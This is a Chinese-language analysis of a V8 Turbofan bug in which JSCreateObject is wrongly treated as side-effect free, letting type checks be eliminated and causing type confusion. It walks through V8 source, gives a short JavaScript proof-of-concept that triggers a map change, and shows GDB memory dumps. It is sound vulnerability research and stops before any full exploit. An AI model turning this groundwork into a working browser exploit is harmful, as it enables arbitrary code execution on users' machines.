
该漏洞是由于对JSCreateObject操作的side-effect判断存在错误，导致优化过程中可消除类型检查节点，从而造成类型混淆，最终可执行任意代码

```
git checkout 568979f4d891bafec875fab20f608ff9392f4f29
gclient sync
tools/dev/v8gen.py x64.debug
ninja -C out.gn/x64.debug d8
```

Root Cause

漏洞存在于`src/compiler/js-operator.cc:625`。在此处，代码定义了许多常见`IR`操作的标识，存在问题的是对`JSCreateObject`操作的判断。



而此处定义的`IR`操作标识，标识在`CreateObject`操作过程中不存在可见的副作用（`side-effects`），即无需记录到影响链(`effect chain`)中去。

关于标志的枚举定义在`src/compiler/operator.h:28`

```
  // transformations for nodes that have this operator.
  enum Property {
    kNoProperties = 0,
    kCommutative = 1 << 0,  // OP(a, b) == OP(b, a) for all inputs.
    kAssociative = 1 << 1,  // OP(a, OP(b,c)) == OP(OP(a,b), c) for all inputs.
    kIdempotent = 1 << 2,   // OP(a); OP(a) == OP(a).
    kNoRead = 1 << 3,       // Has no scheduling dependency on Effects
    kNoWrite = 1 << 4,      // Does not modify any Effects and thereby
                            // create new scheduling dependencies.
    kNoThrow = 1 << 5,      // Can never generate an exception.
    kNoDeopt = 1 << 6,      // Can never generate an eager deoptimization exit.
    kFoldable = kNoRead | kNoWrite,
    kKontrol = kNoDeopt | kFoldable | kNoThrow,
    kEliminatable = kNoDeopt | kNoWrite | kNoThrow,
    kPure = kNoDeopt | kNoRead | kNoWrite | kNoThrow | kIdempotent
  };

// List of all bits, for the visualizer.
```

而关于`JSCreateObject`这个操作不存在副作用的推断是否正确，还需要进一步分析。

在`Turbofan`的优化过程中，存在一个`generic-lowering`阶段，其作用是将`JS`前缀指令转换为更简单的调用和`stub`调用。在`src/compiler/js-generic-lowering.cc:404`，可以看到在`generic-lowering`中，`Turbofan`把`JSCreateObject`节点用`Builtins`函数`kCreateObjectWithoutProperties`代替，而`kCreateObjectWithoutProperties`就是一个`stub`调用。

```
void JSGenericLowering::LowerJSCreateObject(Node* node) {
  CallDescriptor::Flags flags = FrameStateFlagForCall(node);
  Callable callable = Builtins::CallableFor(
      isolate(), Builtins::kCreateObjectWithoutProperties);
  ReplaceWithStubCall(node, callable, flags);
}
```

`kCreateObjectWithoutProperties`函数定义在`src/builtins/builtins-object-gen.cc:1101`。

```
// ES #sec-object.create
TF_BUILTIN(CreateObjectWithoutProperties, ObjectBuiltinsAssembler) {
  Node* const prototype = Parameter(Descriptor::kPrototypeArg);
  Node* const context = Parameter(Descriptor::kContext);
  Node* const native_context = LoadNativeContext(context);
  Label call_runtime(this, Label::kDeferred), prototype_null(this),
      prototype_jsreceiver(this);
  { ... }

  VARIABLE(map, MachineRepresentation::kTagged);
  VARIABLE(properties, MachineRepresentation::kTagged);
  Label instantiate_map(this);

  BIND(&prototype_null);
  { ... }

  BIND(&prototype_jsreceiver);
  { ... }

  BIND(&instantiate_map);
  { ... }

  BIND(&call_runtime);
  {
    Comment("Call Runtime (prototype is not null/jsreceiver)");
    Node* result = CallRuntime(Runtime::kObjectCreate, context, prototype,
                               UndefinedConstant());
    Return(result);
  }
}
```

在`kCreateObjectWithoutProperties`的最后调用了`runtime`函数`ObjectCreate`，定义在`src/runtime/runtime-object.cc:316`,在对输入的`Object`中的`prototype`属性进行了简单判断后，调用了`JSObject::ObjectCreate`。

```
// ES6 section 19.1.2.2 Object.create ( O [ , Properties ] )
// TODO(verwaest): Support the common cases with precached map directly in
// an Object.create stub.
RUNTIME_FUNCTION(Runtime_ObjectCreate) {
  HandleScope scope(isolate);
  Handle<Object> prototype = args.at(0);
  Handle<Object> properties = args.at(1);
  Handle<JSObject> obj;
  // 1. If Type(O) is neither Object nor Null, throw a TypeError exception.
  if (!prototype->IsNull(isolate) && !prototype->IsJSReceiver()) {
    THROW_NEW_ERROR_RETURN_FAILURE(
        isolate, NewTypeError(MessageTemplate::kProtoObjectOrNull, prototype));
  }
  // 2. Let obj be ObjectCreate(O).
  ASSIGN_RETURN_FAILURE_ON_EXCEPTION(
      isolate, obj, JSObject::ObjectCreate(isolate, prototype));

  // 3. If Properties is not undefined, then
  if (!properties->IsUndefined(isolate)) {
    // a. Return ? ObjectDefineProperties(obj, Properties).
    // Define the properties if properties was specified and is not undefined.
    RETURN_RESULT_OR_FAILURE(
        isolate, JSReceiver::DefineProperties(isolate, obj, properties));
  }
  // 4. Return obj.
  return *obj;
}
```

`JSObject::ObjectCreate`函数定义在`src/objects.cc:1360`，可以看到整个函数的流程是利用原有`Object`中的`Map`生成新的`Map`，再根据`Map`的类型，去生成新的`Object`。其中`Map`分为两个模式，`dictionary mode`和`fast mode`，`dictionary mode`类似于`hash`表存储，结构较复杂。`fast mode`是简单的结构体模式。

```
// Notice: This is NOT 19.1.2.2 Object.create ( O, Properties )
MaybeHandle<JSObject> JSObject::ObjectCreate(Isolate* isolate,
                                             Handle<Object> prototype) {
  // Generate the map with the specified {prototype} based on the Object
  // function's initial map from the current native context.
  // TODO(bmeurer): Use a dedicated cache for Object.create; think about
  // slack tracking for Object.create.
  Handle<Map> map =
      Map::GetObjectCreateMap(isolate, Handle<HeapObject>::cast(prototype));

  // Actually allocate the object.
  Handle<JSObject> object;
  if (map->is_dictionary_map()) {
    object = isolate->factory()->NewSlowJSObjectFromMap(map);
  } else {
    object = isolate->factory()->NewJSObjectFromMap(map);
  }
  return object;
}
```

在`Map::GetObjectCreateMap`函数中涉及了对输入的`Object`的操作，定义于`src/objects.cc:5450`。

首先对`map`和`prototype`的类型进行判断，当满足`(prototype->IsJSObject()`且`!js_prototype->map()->is_prototype_map()`调用`JSObject::OptimizeAsPrototype(js_prototype);`输入的`Object`进行优化。

```
// static
Handle<Map> Map::GetObjectCreateMap(Isolate* isolate,
                                    Handle<HeapObject> prototype) {
  Handle<Map> map(isolate->native_context()->object_function()->initial_map(),
                  isolate);
  if (map->prototype() == *prototype) return map;
  if (prototype->IsNull(isolate)) {
    return isolate->slow_object_with_null_prototype_map();
  }
  if (prototype->IsJSObject()) {
    Handle<JSObject> js_prototype = Handle<JSObject>::cast(prototype);
    if (!js_prototype->map()->is_prototype_map()) {
      JSObject::OptimizeAsPrototype(js_prototype);
    }
    Handle<PrototypeInfo> info =
        Map::GetOrCreatePrototypeInfo(js_prototype, isolate);
    // TODO(verwaest): Use inobject slack tracking for this map.
    if (info->HasObjectCreateMap()) {
      map = handle(info->ObjectCreateMap(), isolate);
    } else {
      map = Map::CopyInitialMap(isolate, map);
      Map::SetPrototype(isolate, map, prototype);
      PrototypeInfo::SetObjectCreateMap(info, map);
    }
    return map;
  }

  return Map::TransitionToPrototype(isolate, map, prototype);
}
```

在`JSObject::OptimizeAsPrototype`函数中，定义于`src/objects.cc:12518`，当满足`PrototypeBenefitsFromNormalization(object))`时，调用`JSObject::NormalizeProperties`对原有`Object`进行优化。

然后再根据原`Object`的`map`，申请并复制生成新`map`。

```
// static
void JSObject::OptimizeAsPrototype(Handle<JSObject> object,
                                   bool enable_setup_mode) {
  if (object->IsJSGlobalObject()) return;
  if (enable_setup_mode && PrototypeBenefitsFromNormalization(object)) {
    // First normalize to ensure all JSFunctions are DATA_CONSTANT.
    JSObject::NormalizeProperties(object, KEEP_INOBJECT_PROPERTIES, 0,
                                  "NormalizeAsPrototype");
  }
  if (object->map()->is_prototype_map()) {
    if (object->map()->should_be_fast_prototype_map() &&
        !object->HasFastProperties()) {
      JSObject::MigrateSlowToFast(object, 0, "OptimizeAsPrototype");
    }
  } else {
    Handle<Map> new_map = Map::Copy(object->GetIsolate(),
                                    handle(object->map(), object->GetIsolate()),
                                    "CopyAsPrototype");
    JSObject::MigrateToMap(object, new_map);
    object->map()->set_is_prototype_map(true);

    // Replace the pointer to the exact constructor with the Object function
    // from the same context if undetectable from JS. This is to avoid keeping
    // memory alive unnecessarily.
    Object* maybe_constructor = object->map()->GetConstructor();
    if (maybe_constructor->IsJSFunction()) {
      JSFunction* constructor = JSFunction::cast(maybe_constructor);
      if (!constructor->shared()->IsApiFunction()) {
        Context* context = constructor->context()->native_context();
        JSFunction* object_function = context->object_function();
        object->map()->SetConstructor(object_function);
      }
    }
  }
}
```

在`JSObject::NormalizeProperties`函数中，`src/objects.cc:6436`，可以发现该函数会调用`Map::Normalize`根据原有的`map`生成一个新的`map`，并且利用新的`map`重新构建输入的`Object`，这明显是一个具有`side-effect`的操作。

```
void JSObject::NormalizeProperties(Handle<JSObject> object,
                                   PropertyNormalizationMode mode,
                                   int expected_additional_properties,
                                   const char* reason) {
  if (!object->HasFastProperties()) return;

  Handle<Map> map(object->map(), object->GetIsolate());
  Handle<Map> new_map = Map::Normalize(object->GetIsolate(), map, mode, reason);

  MigrateToMap(object, new_map, expected_additional_properties);
}
```

继续跟进`Map::Normalize`，`src/objects.cc:9185`，新的`map`是由`Map::CopyNormalized`生成的。

```
Handle<Map> Map::Normalize(Isolate* isolate, Handle<Map> fast_map,
                           PropertyNormalizationMode mode, const char* reason) {
  DCHECK(!fast_map->is_dictionary_map());

  Handle<Object> maybe_cache(isolate->native_context()->normalized_map_cache(),
                             isolate);
  bool use_cache =
      !fast_map->is_prototype_map() && !maybe_cache->IsUndefined(isolate);
  Handle<NormalizedMapCache> cache;
  if (use_cache) cache = Handle<NormalizedMapCache>::cast(maybe_cache);

  Handle<Map> new_map;
  if (use_cache && cache->Get(fast_map, mode).ToHandle(&new_map)) {
#ifdef VERIFY_HEAP 预处理器块
#endif
#ifdef ENABLE_SLOW_DCHECKS 预处理器块
#endif
  } else {
    new_map = Map::CopyNormalized(isolate, fast_map, mode);
    if (use_cache) {
      cache->Set(fast_map, new_map);
      isolate->counters()->maps_normalized()->Increment();
    }
    if (FLAG_trace_maps) {
      LOG(isolate, MapEvent("Normalize", *fast_map, *new_map, reason));
    }
  }
  fast_map->NotifyLeafMapLayoutChange(isolate);
  return new_map;
}
```

在`Map::CopyNormalized`函数中，`src/objects.cc:9247`，利用`RawCopy`生成了新的map，随后进行了赋值，包括`set_is_dictionary_map`，比较明显的是，新生成的`map`是`dictionary`模式的。

```
Handle<Map> Map::CopyNormalized(Isolate* isolate, Handle<Map> map,
                                PropertyNormalizationMode mode) {
  int new_instance_size = map->instance_size();
  if (mode == CLEAR_INOBJECT_PROPERTIES) {
    new_instance_size -= map->GetInObjectProperties() * kPointerSize;
  }

  Handle<Map> result = RawCopy(
      isolate, map, new_instance_size,
      mode == CLEAR_INOBJECT_PROPERTIES ? 0 : map->GetInObjectProperties());
  // Clear the unused_property_fields explicitly as this field should not
  // be accessed for normalized maps.
  result->SetInObjectUnusedPropertyFields(0);
  result->set_is_dictionary_map(true);
  result->set_is_migration_target(false);
  result->set_may_have_interesting_symbols(true);
  result->set_construction_counter(kNoSlackTracking);

#ifdef VERIFY_HEAP
  if (FLAG_verify_heap) result->DictionaryMapVerify(isolate);
#endif

  return result;
}
```

在`Map::RawCopy`中，`src/objects.cc:9163`，首先新建了一个`Handle<Map>`，并调用`Map::SetPrototype`为其设置`prototype`属性。

```
Handle<Map> Map::RawCopy(Isolate* isolate, Handle<Map> map, int instance_size,
                         int inobject_properties) {
  Handle<Map> result = isolate->factory()->NewMap(
      map->instance_type(), instance_size, TERMINAL_FAST_ELEMENTS_KIND,
      inobject_properties);
  Handle<Object> prototype(map->prototype(), isolate);
  Map::SetPrototype(isolate, result, prototype);
  result->set_constructor_or_backpointer(map->GetConstructor());
  result->set_bit_field(map->bit_field());
  result->set_bit_field2(map->bit_field2());
  int new_bit_field3 = map->bit_field3();
  new_bit_field3 = OwnsDescriptorsBit::update(new_bit_field3, true);
  new_bit_field3 = NumberOfOwnDescriptorsBits::update(new_bit_field3, 0);
  new_bit_field3 = EnumLengthBits::update(new_bit_field3,
                                          kInvalidEnumCacheSentinel);
  new_bit_field3 = IsDeprecatedBit::update(new_bit_field3, false);
  if (!map->is_dictionary_map()) {
    new_bit_field3 = IsUnstableBit::update(new_bit_field3, false);
  }
  result->set_bit_field3(new_bit_field3);
  return result;
}
```

在`Map::SetPrototype`中，`src/objects.cc:12792`，调用`JSObject::OptimizeAsPrototype`为原有`Object`的`prototype`进行优化。

```
// static
void Map::SetPrototype(Isolate* isolate, Handle<Map> map,
                       Handle<Object> prototype,
                       bool enable_prototype_setup_mode) {
  RuntimeCallTimerScope stats_scope(isolate, *map,
                                    RuntimeCallCounterId::kMap_SetPrototype);

  bool is_hidden = false;
  if (prototype->IsJSObject()) {
    Handle<JSObject> prototype_jsobj = Handle<JSObject>::cast(prototype);
    JSObject::OptimizeAsPrototype(prototype_jsobj, enable_prototype_setup_mode);

    Object* maybe_constructor = prototype_jsobj->map()->GetConstructor();
    if (maybe_constructor->IsJSFunction()) {
      JSFunction* constructor = JSFunction::cast(maybe_constructor);
      Object* data = constructor->shared()->function_data();
      is_hidden = (data->IsFunctionTemplateInfo() &&
                   FunctionTemplateInfo::cast(data)->hidden_prototype()) ||
                  prototype->IsJSGlobalObject();
    } else if (maybe_constructor->IsFunctionTemplateInfo()) {
      is_hidden =
          FunctionTemplateInfo::cast(maybe_constructor)->hidden_prototype() ||
          prototype->IsJSGlobalObject();
    }
  }
```

经过`JSObject::OptimizeAsPrototype`(`src/objects.cc:12519`)未满足条件，故不进行优化。

最终，原有`Object`调用`JSObject::MigrateToMap`，`src/objects.cc:4514`，根据生成的`dictionary mode map`进行了重构。

```
void JSObject::MigrateToMap(Handle<JSObject> object, Handle<Map> new_map,
                            int expected_additional_properties) {
  if (object->map() == *new_map) return;
  Handle<Map> old_map(object->map(), object->GetIsolate());
  NotifyMapChange(old_map, new_map, object->GetIsolate());

  if (old_map->is_dictionary_map()) {
    // For slow-to-fast migrations JSObject::MigrateSlowToFast()
    // must be used instead.
    CHECK(new_map->is_dictionary_map());

    // Slow-to-slow migration is trivial.
    object->synchronized_set_map(*new_map);
  } else if (!new_map->is_dictionary_map()) {
    MigrateFastToFast(object, new_map);
    if (old_map->is_prototype_map()) {
      DCHECK(!old_map->is_stable());
      DCHECK(new_map->is_stable());
      DCHECK(new_map->owns_descriptors());
      DCHECK(old_map->owns_descriptors());
      // Transfer ownership to the new map. Keep the descriptor pointer of the
      // old map intact because the concurrent marker might be iterating the
      // object with the old map.
      old_map->set_owns_descriptors(false);
      DCHECK(old_map->is_abandoned_prototype_map());
      // Ensure that no transition was inserted for prototype migrations.
      DCHECK_EQ(0, TransitionsAccessor(object->GetIsolate(), old_map)
                       .NumberOfTransitions());
      DCHECK(new_map->GetBackPointer()->IsUndefined());
      DCHECK(object->map() != *old_map);
    }
  } else {
    MigrateFastToSlow(object, new_map, expected_additional_properties);
  }
```


从而我们找到了经过`JSCreate`操作的数据，是可以被改变的，因此将`JSCreate`认定为`KNoWrite`的确是不正确的。

POC

关于`JSCreate`操作可以利用`Object.create`函数触发。

通过如下代码可以发现，在执行如下代码后，`Object a`的`map`的确从`fast mode`变成了`Dictionary`

```
let a = {x : 1};
%DebugPrint(a);
Object.create(a);
%DebugPrint(a);
```



我们知道，在`JavaScript`中对于一个对象属性的定义有两种，一种是在属性初始化时加入，另一种是在操作中加入，测试代码如下：

```
let a = {x : 1,y:2,z:3};
a.b = 4;
a.c = 5;
a.d = 6;
%DebugPrint(a);
%SystemBreak();
Object.create(a);
%SystemBreak();
```

放到GDB中调试

在第一处断点处，可以发现a的Object构造如下：

```
DebugPrint: 0x2afa87a0e1d9: [JS_OBJECT_TYPE]
 - map: 0x05d02710cb11 <Map(HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x2f946c1046d9 <Object map = 0x5d0271022f1>
 - elements: 0x20b2f9482cf1 <FixedArray[0]> [HOLEY_ELEMENTS]
 - properties: 0x2afa87a0e379 <PropertyArray[3]> {
    #x: 1 (data field 0)
    #y: 2 (data field 1)
    #z: 3 (data field 2)
    #b: 4 (data field 3) properties[0]
    #c: 5 (data field 4) properties[1]
    #d: 6 (data field 5) properties[2]
 }
0x5d02710cb11: [Map]
 - type: JS_OBJECT_TYPE
 - instance size: 48
 - inobject properties: 3
 - elements kind: HOLEY_ELEMENTS
 - unused property fields: 0
 - enum length: invalid
 - stable_map
 - back pointer: 0x05d02710cac1 <Map(HOLEY_ELEMENTS)>
 - prototype_validity cell: 0x2f946c106459 <Cell value= 0>
 - instance descriptors (own) #6: 0x2afa87a0e439 <DescriptorArray[20]>
 - layout descriptor: (nil)
 - prototype: 0x2f946c1046d9 <Object map = 0x5d0271022f1>
 - constructor: 0x2f946c104711 <JSFunction Object (sfi = 0x32965380f991)>
 - dependent code: 0x20b2f9482391 <Other heap object (WEAK_FIXED_ARRAY_TYPE)>
 - construction counter: 0
```

可以发现，`a`拥有6个属性，其中`b、c、d`标志为`properties[x]`，继续查看这个`Object`的`map`，发现在`map`中指明了整个`Object`的大小是48字节，并存在3个`inobject properties`也就是保存在结构体内部的属性，且是`[FastProperties]`模式的。

```
gdb-peda$ job 0x05d02710cb11
0x5d02710cb11: [Map]
 - type: JS_OBJECT_TYPE
 - instance size: 48
 - inobject properties: 3
 - elements kind: HOLEY_ELEMENTS
 - unused property fields: 0
 - enum length: invalid
 - stable_map
 - back pointer: 0x05d02710cac1 <Map(HOLEY_ELEMENTS)>
 - prototype_validity cell: 0x2f946c106459 <Cell value= 0>
 - instance descriptors (own) #6: 0x2afa87a0e439 <DescriptorArray[20]>
 - layout descriptor: (nil)
 - prototype: 0x2f946c1046d9 <Object map = 0x5d0271022f1>
 - constructor: 0x2f946c104711 <JSFunction Object (sfi = 0x32965380f991)>
 - dependent code: 0x20b2f9482391 <Other heap object (WEAK_FIXED_ARRAY_TYPE)>
 - construction counter: 0
```

根据`JS`中对象指针的形式，可以查看这个`Object`的结构，显然我们在`a`初始化中声明的属性值`x,y,z`被保存在结构体内部，且符合`map`中指出的三个结构体。

```
gdb-peda$ x/10gx 0x2afa87a0e1d8
0x2afa87a0e1d8: 0x000005d02710cb11      0x00002afa87a0e379
0x2afa87a0e1e8: 0x000020b2f9482cf1      0x0000000100000000
0x2afa87a0e1f8: 0x0000000200000000      0x0000000300000000
0x2afa87a0e208: 0x000020b2f9482341      0x0000000500000000
0x2afa87a0e218: 0x0000000100000000      0x000020b2f94846f9
```

再看`a`结构体中的第二个8字节，在`job`中可以看出其指向`properties`成员。

```
gdb-peda$ job 0x00002afa87a0e379
0x2afa87a0e379: [PropertyArray]
 - map: 0x20b2f9483899 <Map>
 - length: 3
 - hash: 0
           0: 4
           1: 5
           2: 6
```

发现在后续操作中添加的`a,b,c`被保存在这里，并且属性值的存储顺序是固定的。

```
gdb-peda$ x/10gx  0x00002afa87a0e378
0x2afa87a0e378: 0x000020b2f9483899      0x0000000300000000
0x2afa87a0e388: 0x0000000400000000      0x0000000500000000
0x2afa87a0e398: 0x0000000600000000      0x000020b2f9482341
0x2afa87a0e3a8: 0x0000001100000000      0x0000000500000000
0x2afa87a0e3b8: 0x000020b2f94846f9      0x0000329653806941
```

而在执行`Object.create`后，可以发现`a`的`map`成员发生了改变，符合我们之前对源码的分析，`Object.create`对输入的`map`进行了优化，改为了`DictionaryProperties`模式：

```
gdb-peda$ c
Continuing.
DebugPrint: 0x19c85d50e1e9: [JS_OBJECT_TYPE]
 - map: 0x0c465930cbb1 <Map(HOLEY_ELEMENTS)> [DictionaryProperties]
 - prototype: 0x39f85e2846d9 <Object map = 0xc46593022f1>
 - elements: 0x2a9526d82cf1 <FixedArray[0]> [HOLEY_ELEMENTS]
 - properties: 0x19c85d50e4f9 <NameDictionary[53]> {
   #c: 5 (data, dict_index: 5, attrs: [WEC])
   #d: 6 (data, dict_index: 6, attrs: [WEC])
   #z: 3 (data, dict_index: 3, attrs: [WEC])
   #y: 2 (data, dict_index: 2, attrs: [WEC])
   #x: 1 (data, dict_index: 1, attrs: [WEC])
   #b: 4 (data, dict_index: 4, attrs: [WEC])
 }
0xc465930cbb1: [Map]
 - type: JS_OBJECT_TYPE
 - instance size: 48
 - inobject properties: 3
 - elements kind: HOLEY_ELEMENTS
 - unused property fields: 0
 - enum length: invalid
 - dictionary_map
 - may_have_interesting_symbols
 - prototype_map
 - prototype info: 0x39f85e2a3109 <PrototypeInfo>
 - prototype_validity cell: 0x27559ac82201 <Cell value= 1>
 - instance descriptors (own) #0: 0x2a9526d82321 <DescriptorArray[2]>
 - layout descriptor: (nil)
 - prototype: 0x39f85e2846d9 <Object map = 0xc46593022f1>
 - constructor: 0x39f85e284711 <JSFunction Object (sfi = 0x27559ac8f991)>
 - dependent code: 0x2a9526d82391 <Other heap object (WEAK_FIXED_ARRAY_TYPE)>
 - construction counter: 0
```

而再次查看结构体，发现其中保存的`x,y,z`属性值并未存在结构体中：

```
gdb-peda$ x/10gx 0x19c85d50e1e8
0x19c85d50e1e8: 0x00000c465930cbb1      0x000019c85d50e4f9
0x19c85d50e1f8: 0x00002a9526d82cf1      0x0000000000000000
0x19c85d50e208: 0x0000000000000000      0x0000000000000000
0x19c85d50e218: 0x00002a9526d82341      0x0000000500000000
0x19c85d50e228: 0x0000000100000000      0x00002a9526d846f9
```

而观察`properties`成员，发现长度发生明显变化，并且之前存在`Object`结构体中的`x,y,z`也进入了`properties`中

```
gdb-peda$ job 0x19c85d50e4f9
0x19c85d50e4f9: [ObjectHashTable]
 - map: 0x2a9526d83669 <Map>
 - length: 53
 - elements: 6
 - deleted: 0
 - capacity: 16
 - elements: {
           0: 7 -> 0
           1: 0x27559ac868c9 <String[1]: c> -> 5
           2: 1472 -> 0x27559ac850a1 <String[1]: d>
           3: 6 -> 1728
           4: 0x2a9526d825a1 <undefined> -> 0x2a9526d825a1 <undefined>
           5: 0x2a9526d825a1 <undefined> -> 0x2a9526d825a1 <undefined>
           6: 0x2a9526d825a1 <undefined> -> 0x2a9526d825a1 <undefined>
           7: 0x2a9526d825a1 <undefined> -> 0x2a9526d825a1 <undefined>
           8: 0x2a9526d825a1 <undefined> -> 0x2a9526d825a1 <undefined>
           9: 0x2a9526d825a1 <undefined> -> 0x2a9526d825a1 <undefined>
          10: 0x2a9526d825a1 <undefined> -> 0x2a9526d825a1 <undefined>
          11: 0x2a9526d825a1 <undefined> -> 0x27559ac86971 <String[1]: z>
          12: 3 -> 960
          13: 0x2a9526d825a1 <undefined> -> 0x2a9526d825a1 <undefined>
          14: 0x2a9526d825a1 <undefined> -> 0x2a9526d825a1 <undefined>
          15: 0x2a9526d825a1 <undefined> -> 0x2a9526d825a1 <undefined>
 }
```

而且，其中保存的值也并非顺序保存的，并且结构比较复杂，前0x38个字节代表结构体的`map,length`等成员，后面有0x35项数据，每个数据占16字节，前8字节代表属性名，后8字节代表属性值。

```
gdb-peda$ x/20gx  0x19c85d50e4f9-1
0x19c85d50e4f8: 0x00002a9526d83669      0x0000003500000000
0x19c85d50e508: 0x0000000600000000      0x0000000000000000
0x19c85d50e518: 0x0000001000000000      0x0000000700000000
0x19c85d50e528: 0x0000000000000000      0x000027559ac868c9
0x19c85d50e538: 0x0000000500000000      0x000005c000000000
0x19c85d50e548: 0x000027559ac850a1      0x0000000600000000
0x19c85d50e558: 0x000006c000000000      0x00002a9526d825a1
0x19c85d50e568: 0x00002a9526d825a1      0x00002a9526d825a1
0x19c85d50e578: 0x00002a9526d825a1      0x00002a9526d825a1
0x19c85d50e588: 0x00002a9526d825a1      0x00002a9526d825a1
```

至此，我们大致可以将`Object.create`对一个`Object`的影响搞清了，该结构会把全部的属性值都放到`properties`中存储，并将原先的线性结构改成`hash`表的字典结构。

回到漏洞，如何将这个`side-effect`推断错误的影响扩大化呢？一般的想法是利用优化来去掉一些检查的节点。

例如代码：

```
function foo(o) {
        return o.a + o.b;
    }
```

其生成的`IR code`可能是如下的：

```
CheckHeapObject o
    CheckMap o, map1
    r0 = Load [o + 0x18]

    CheckHeapObject o
    CheckMap o, map1
    r1 = Load [o + 0x20]

    r2 = Add r0, r1
    CheckNoOverflow
    Return r2
```

